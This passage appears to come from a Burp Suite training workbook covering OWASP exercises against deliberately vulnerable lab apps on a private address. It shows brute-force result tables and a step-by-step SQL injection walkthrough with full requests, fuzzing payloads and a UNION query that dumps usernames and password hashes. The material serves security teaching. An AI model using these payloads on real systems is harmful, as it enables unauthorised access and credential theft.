34		user_6	user_6	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_6	
35		user_8	user_8	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_8	
36		user_7	user_7	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_7	
37		user_9	user_9	302	<input type="checkbox"/>	<input type="checkbox"/>	47379	<input checked="" type="checkbox"/>	user_9	
38		user_10	user_10	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_10	
39		user_11	user_11	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_11	
40		user_12	user_12	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_12	
41		user_13	user_13	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_13	
42		user_14	user_14	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_14	
43		user_15	user_15	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_15	
44		user_16	user_16	302	<input type="checkbox"/>	<input type="checkbox"/>	47390	<input checked="" type="checkbox"/>	user_16	
45				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
46				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
47				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
48				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
49				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
50				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	
51				200	<input type="checkbox"/>	<input type="checkbox"/>	47290	<input checked="" type="checkbox"/>	user_16	

1

Save results table

All rows Selected rows Delimiter: Tab Custom:  Wrap data safely for Microsoft Excel

Include columns:

Select all Select none

Request Payload1 Status Time of day Response received Response completed Error Length Cookies Logged in User Comment

Save Cancel

3

- Save attack results and extract the valid username/password combinations.

Book1 - Excel

	A	B	C	D	E	F	G	H	I	J	K
1	Request	Payload1	Payload2	Status	Error	Timeout	Length	Logged In User:	-User:	Comment	Column
3	1 user_3	user_3		302	FALSE	FALSE	47379	TRUE	user_3	Valid	
4	2 admin	admin		302	FALSE	FALSE	47372	FALSE	admin	Valid	
9	7 samurai	samurai		302	FALSE	FALSE	47395	TRUE	samurai	Valid	
26	24 user	user		302	FALSE	FALSE	47365	TRUE	user	Valid	
28	26 user1	user1		302	FALSE	FALSE	47368	TRUE	user1	Valid	
29	27 user1	user1		302	FALSE	FALSE	47368	TRUE	user1	Valid	
30	28 user1	user1		302	FALSE	FALSE	47368	TRUE	user1	Valid	
31	29 user_1	user_1		302	FALSE	FALSE	47379	TRUE	user_1	Valid	
32	30 user_2	user_2		302	FALSE	FALSE	47379	TRUE	user_2	Valid	
33	31 user_3	user_3		302	FALSE	FALSE	47379	TRUE	user_3	Valid	
34	32 user_4	user_4		302	FALSE	FALSE	47379	TRUE	user_4	Valid	
35	33 user_5	user_5		302	FALSE	FALSE	47379	TRUE	user_5	Valid	
36	34 user_6	user_6		302	FALSE	FALSE	47379	TRUE	user_6	Valid	
37	35 user_8	user_8		302	FALSE	FALSE	47379	TRUE	user_8	Valid	
38	36 user_7	user_7		302	FALSE	FALSE	47379	TRUE	user_7	Valid	
39	37 user_9	user_9		302	FALSE	FALSE	47379	TRUE	user_9	Valid	
40	38 user_10	user_10		302	FALSE	FALSE	47390	TRUE	user_10	Valid	
41	39 user_11	user_11		302	FALSE	FALSE	47390	TRUE	user_11	Valid	
42	40 user_12	user_12		302	FALSE	FALSE	47390	TRUE	user_12	Valid	
43	41 user_13	user_13		302	FALSE	FALSE	47390	TRUE	user_13	Valid	
44	42 user_14	user_14		302	FALSE	FALSE	47390	TRUE	user_14	Valid	
45	43 user_15	user_15		302	FALSE	FALSE	47390	TRUE	user_15	Valid	
46	44 user_16	user_16		302	FALSE	FALSE	47390	TRUE	user_16	Valid	

## A1 - Injection

### SQL Injection in SQLite Database

1. Disable intercept mode in Burp.
2. Access: <http://192.168.56.101:9090/app/usersearch>
3. Enter your username, and press the "Submit" button.

### User Search

Login


1
  

2

### Search Result

Name	Riddhi
ID	1

4. Enable intercept mode in Burp.



5. Return to your Firefox browser.
6. Enter your username, and press the "Submit" button.
7. Switch to Burp Suite.
8. Go to "Proxy" > "Intercept" tab to see the intercepted request.
9. Press [CTRL+R] to send the intercepted request to Repeater tool.
10. Press [CTRL+SHIFT+R] to go to the Repeater tab, in Burp.
11. Press [CTRL+G] to issue the request.
12. Click somewhere in the response section.
13. Press [CTRL+ALT+C] to send the response to comparer tool.

Burp Suite Professional v1.7.37 - Temporary Project - licensed to Appsecco [7 user license]

Target Repeater Window Help

Target	Proxy	Spider	Scanner	Intruder
Repeater	Sequencer	Decoder	Comparer	Extender
1 ×	2 ×	3 ×	...	

Go Cancel < | > | ?

**Request**

Raw Params Headers Hex

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 12
Cookie: connect.sid=s%3AYgaRiA-Jjd4wnAUvdNeJkmQwtZ0wkJyN.aS6CH%2FVk7dJMpqrL%2BYUKW%2BmbJprHGYgkC49p5vkR5Mw
Connection: close
Upgrade-Insecure-Requests: 1

login=riddhi
```

**Response**

Raw Headers Hex HTML Render

```
<html lang="en">
<head>
    <title>Damn Vulnerable NodeJS Application</title>
    <!-- Le HTML5 shim, for IE6-8 support of HTML elements -->
    <!--[if lt IE 9]>
        <script
src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->

<script src='/assets/jquery-3.2.1.min.js'></script>

<script type="text/javascript"
src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js"></script>
<script type="text/javascript"
src="https://cdnjs.cloudflare.com/ajax/libs/jquery.bootstrapvalidator/0.5.3/js/bootstrapValidator.js"></script>
<link id="bootstrap_styles" rel="stylesheet"
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" type="text/css"/>

<link rel="stylesheet"
href="/assets/fa/css/font-awesome.min.css">
<style>
body {
    position: relative; /* For scrollspy */
    padding-top: 60px; /* Account for fixed navbar */
}
</style>
</head>
```

Done

0 matches

4,568 bytes | 4 millis

14. Modify the "login" parameter by appending a single quote ' .
15. Press [CTRL+G] to issue the modified request.

Go **2** Cancel < | > |

### Request

- Raw**
- Params
- Headers
- Hex

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Cookie:
connect.sid=s%3AYgaRiA-JJd4wnAUvdNeJKmQwtZ0wkJyN.aS6CH%2FVk7djMpqrL%2BYUKW%2BmbpjprHGyGkC49p5vkR5Mw
Connection: close
Upgrade-Insecure-Requests: 1
```

**login=riddhi** **1**

16. Click somewhere in the response section.
17. Press [CTRL+ALT+C] to send the new response to comparer tool.
18. Modify the "login" parameter by appending two single quotes '' .

**login=riddhi"**

19. Press [CTRL+SHIFT+R] to return to the Repeater tab, in Burp.
20. Press [CTRL+SHIFT+C] to switch to the comparer tool.
21. In comparer, select two different items to compare, and click on "Words" button.
22. Observe the differences in the response items.

**Comparer**

This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
5	4568	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4364ETag: W/110c-iZvlls3BeBXBz5IBRSQ6COErzmQDate: Sun, 21 Oct 2...
6	4247	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4044ETag: W/fcc-DreVQzjAptVfEBQV3fYbigDate: Sun, 21 Oct 2018...
7	4249	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4046ETag: W/fce-5AESo+wwO7vrGqlsz+jBZ+NMCODate: Sun, 21 Oct ...

Select item 2:

#	Length	Data
5	4568	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4364ETag: W/110c-iZvlls3BeBXBz5IBRSQ6COErzmQDate: Sun, 21 Oct 2...
6	4247	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4044ETag: W/fcc-DreVQzjAptVfEBQV3fYbigDate: Sun, 21 Oct 2018...
7	4249	HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4046ETag: W/fce-5AESo+wwO7vrGqlsz+jBZ+NMCODate: Sun, 21 Oct ...

Word compare of #6 and #7. (9 differences)

Length: 4,247

```
<div class="container" style="margin-right: 10px;>
<div class="row">
<div class="col-md-6">
<h2>User Search</h2>

<div class="alert alert-danger" style="border: 1px solid red; padding: 5px; margin-bottom: 10px;">Internal Error


Select item 2:



| # | Length | Data                                                                                                                                                       |
|---|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 5 | 4568   | HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4364ETag: W/110c-iZvlls3BeBXBz5IBRSQ6COErzmQDate: Sun, 21 Oct 2... |
| 6 | 4247   | HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4044ETag: W/fcc-DreVQzjAptVfEBQV3fYbigDate: Sun, 21 Oct 2018...    |
| 7 | 4249   | HTTP/1.1 200 OKPowered-By: ExpressContent-Type: text/html; charset=utf-8Content-Length: 4046ETag: W/fce-5AESo+wwO7vrGqlsz+jBZ+NMCODate: Sun, 21 Oct ...    |


```

Length: 4,249

```
<div class="container" style="margin-right: 10px;>
<div class="row">
<div class="col-md-6">
<h2>User Search</h2>

<div class="alert alert-warning" style="border: 1px solid orange; padding: 5px; margin-bottom: 10px;">User not found

```

Key: Modified Deleted Added

Sync views

Compare ... Words

23. Press [CTRL+SHIFT+R] to return to the repeater tab, in Burp.

24. Now that the SQL injection vulnerability has been confirmed, forward the request to Intruder, by pressing [CTRL+I].
25. Press [CTRL+SHIFT+I] to switch to the Intruder tool.
26. In Intruder tab, go to "Positions" sub-tab.
27. Click on "Clear" button.
28. Select the value of the "login" parameter and click on "Add" button.

Target Positions Payloads Options

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Cookie:
connect.sid=s%3AYgaRiA-JJd4wnAUvdNeJkmQwtZ0wkjyN.aS6CH%2FVk7djMpqrL%2BYU
KW%2BmbJprHGYgkC49p5vkR5Mw
Connection: close
Upgrade-Insecure-Requests: 1
```

login=\$riddhi"\$(2)

Add § (3) Clear § Auto § Refresh

29. Go to "Payloads" sub-tab.
30. In "Payload Options [Simple list]" section, select "Fuzzing - SQL injection" from the "Add from list ..." dropdown.

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Add Enter a new item

Add from list ...

- Server-side variable names
- Fuzzing - SQL injection
- Fuzzing - XSS
- Fuzzing - path traversal
- 3 letter words
- 4 letter words
- 5 letter words
- 6 letter words

payload before it is used.

31. Uncheck the checkbox in "Payload Encoding" section.

**Payload Encoding**  
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.  
 URL-encode these characters: .\=;<>?+&\*;:{ }|^~

32. Click on "Start attack" button.

33. In the attack results window, click on the "Length" column to sort it in descending order.

Intruder attack 1							
Attack	Save	Columns	Results	Target	Positions	Payloads	Options
Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length	Comment	
2	a' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
5	a' or 'a' = 'a	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
19	anything' OR 'x'='x	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
26	'%20or%20"='	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
27	'%20or%20'x'='x	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
31	' or 0=0 --	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
37	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
39	' or '1'='1'--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
40	' or 1 --'	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
44	' or 1=1 or "='	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
52	hi' or 1=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
53	hi' or 'a'='a	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		
124	' or 1=1 or "='	200	<input type="checkbox"/>	<input type="checkbox"/>	4568		

34. Check the responses to see if any of the attack strings was processed successfully by the server.

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
40	' or 1--'	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
44	' or 1=1 or "="	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
52	hi' or 1=1 --	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
53	hi' or 'a='a	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
124	' or 1=1 or "="	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
125	' or "="	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
126	x' or 1=1 or 'x=y	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
131	a' or 3=3--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
137	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
182	' or 1=1--	200	<input type="checkbox"/>	<input type="checkbox"/>	4568	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4249	
3	"a"" or 1=1--"	200	<input type="checkbox"/>	<input type="checkbox"/>	4249	
4	or a = a	200	<input type="checkbox"/>	<input type="checkbox"/>	4249	

Request Response

Raw Headers Hex HTML Render

```

<label class=" control-label" for="userSearch_login">Login </label>
<div class=" controls">
    <input type="text" name="login" value="" id="userSearch_login" class="form-control" placeholder="Enter login to search" />
</div>
<input type="submit" value="Submit" id="userSearch_0" class="btn btn-primary" />
</fieldset>
</form>
</div>
<div class='col-md-6'>
    <h2>Search Result</h2>
    <table class='table'>
        <tr>
            <th>Name</th>
            <td>Riddhi</td>
        </tr>
        <tr>
            <th>ID</th>
            <td>1</td>
        </tr>
    </table>
</div>

```

?

< > + >

Search Result

35. Return to the Repeater tool in Burp.

36. Change the value of the "login" POST request parameter to following string value:

VALID\_USERNAME' order by 2 -- //

**Request**

Raw Params Headers Hex

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie:
connect.sid=s%3AYgaRiA-JJd4wnAUvdNeJKmQwtZ0wkJyN.aS6CH%2FVk7djMpqrL
%2BYUKW%2BmbJprHGYgkC49p5vkR5Mw
Connection: close
Upgrade-Insecure-Requests: 1

login=fiddhi' order by 2 -- //
```

37. Press [CTRL+G] to issue the request, in Repeater tool.
38. You would observe that server responded normally, and it did not return any errors. To validate this, change the numeric value `2` (as in step #35, above) to `3` and compare the server response.
39. The next step would be to identify what data (columns) is being reflected back from the database. To do this, change the value of the "login" POST request parameter to following string value:

```
test' or 1 union select 1,2 -- //
```

40. Press [CTRL+G] to issue the request, in Repeater tool.+

**Request**

[Raw](#) [Params](#) [Headers](#) [Hex](#)

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Cookie:
connect.sid=s%3AYgaRiA-JJd4wnAUvdNeJKmQwtZ0wkJyN.aS6CH%2FVlk7djMpqrL
%2BYUKW%2BmbJprHGYgkC49p5vkR5Mw
Connection: close
Upgrade-Insecure-Requests: 1

login=test' or 1 union select 1,2 -- //
```

41. Analyze the server response.

**Response**

[Raw](#) [Headers](#) [Hex](#) [HTML](#) [Render](#)

```

<input type="submit" value="Submit" id="userSearch_0"

      </fieldset>
      </form>
    </div>
    <div class='col-md-6'>

      <h2>Search Result</h2>
      <table class='table'>
        <tr>
          <th>Name</th>
          <td>1</td>
        </tr>
        <tr>
          <th>ID</th>
          <td>2</td>
        </tr>
      </table>

    </div>
  </div>
</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
  var converter = new showdown.Converter();

```

42. Change the value of the "login" POST request parameter to following string value:

```
test' union select sqlite_version(),login || " : " || password from users; -- //
```

43. Press [CTRL+G] to issue the request, in Repeater tool.  
 44. You should be able to see the username and encrypted password in the server response.

**Request**

```
POST /app/usersearch HTTP/1.1
Host: 192.168.56.101:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 91
Cookie: connect.sid=%3AygjgRfA-Jjd4vnAUvdNeJkmQwtZ0wkjyN.a56CH%2FVk7dMpqrL%2ByUKW%2BmbjprHGYgjC49p5vKRSMw
Connection: close
Upgrade-Insecure-Requests: 1
login=test' or 1 union select sqlite_version(),login || " "|| password from users; -- //
```

**Response**

```
<form id="userSearch" name="userSearch" action="/app/usersearch" method="post">
<fieldset>
<div class="form-group">
<label class="control-label" for="userSearch_login">Login </label>
<div class="controls">
<input type="text" name="login" value="" id="userSearch_login" class="form-control" placeholder="Enter login to search" />
</div>
</div>
</fieldset>
</form>
</div>
<div class="col-md-6">
<h2>Search Result </h2>
<table class="table">
<thead>
<tr>
<th>Name</th>
<td>3.24.0</td>
</tr>
</thead>
<tbody>
<tr>
<th>ID</th>
<td>riddhi : $2a$10$XBLU0YAC3W01vQY3eE6dLunxgHGG3YN.mxmvfaov/zM4LdypqCWb2</td>
</tr>
</tbody>
</table>
```

## References


<https://ibreak.software/2017/12/exploiting-a-boolean-based-sql-injection-using-burp-suite-intruder/>

## A2 - Broken Authentication


1. Go to Burp > "Target" > "Scope" tab.
2. In the "Target Scope" section, click on the checkbox labeled as "Use advanced scope control".
3. Copy the following URL:

```
http://192.168.56.101:5555
```


4. Click on "Paste URL" button, and select "No" in the 'Proxy history logging' popup window.




5. Select the newly added scope item and click on "Edit" button.



6. Select protocol value as "Any", and click on "OK" button, in the "Edit URL to include in scope" popup window.



7. Go to "Proxy" > "Options" tab.



8. Scroll down to "Intercept Client Requests" section, and select the checkbox labeled as "Is in target scope".

The screenshot shows the 'Intercept Client Requests' settings. The table contains the following rules:

Add	Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="button"/> Add	<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ...)
<input type="button"/> Edit	<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="button"/> Remove	<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="button"/> Up	<input checked="" type="checkbox"/>	And	URL	Is in target scope	
<input type="button"/> Down					


At the bottom, there are two checkboxes:

- Automatically fix missing or superfluous new lines at end of request
- Automatically update Content-Length header when the request is edited

9. Disable intercept mode in Burp.

10. Access: <http://192.168.56.101:5555/login.php>

11. Enter `bee` in the "Login" field.
12. Enter `bug` in the "Password" field.
13. Enable intercept mode in Burp.
14. Click on "Login" button.



15. Switch to Burp to see the intercepted request:

[Intercepted request](#)

16. Right-click and select "Do intercept" > "Response to this request" from the context menu.

POST /login.php HTTP/1.1  
Host: 192.168.56.101:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:62.0) Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101:5555/login.php  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 51  
Cookie: PHPSESSID=hqblm87f958g13bm1eruvvg6p63  
Connection: close  
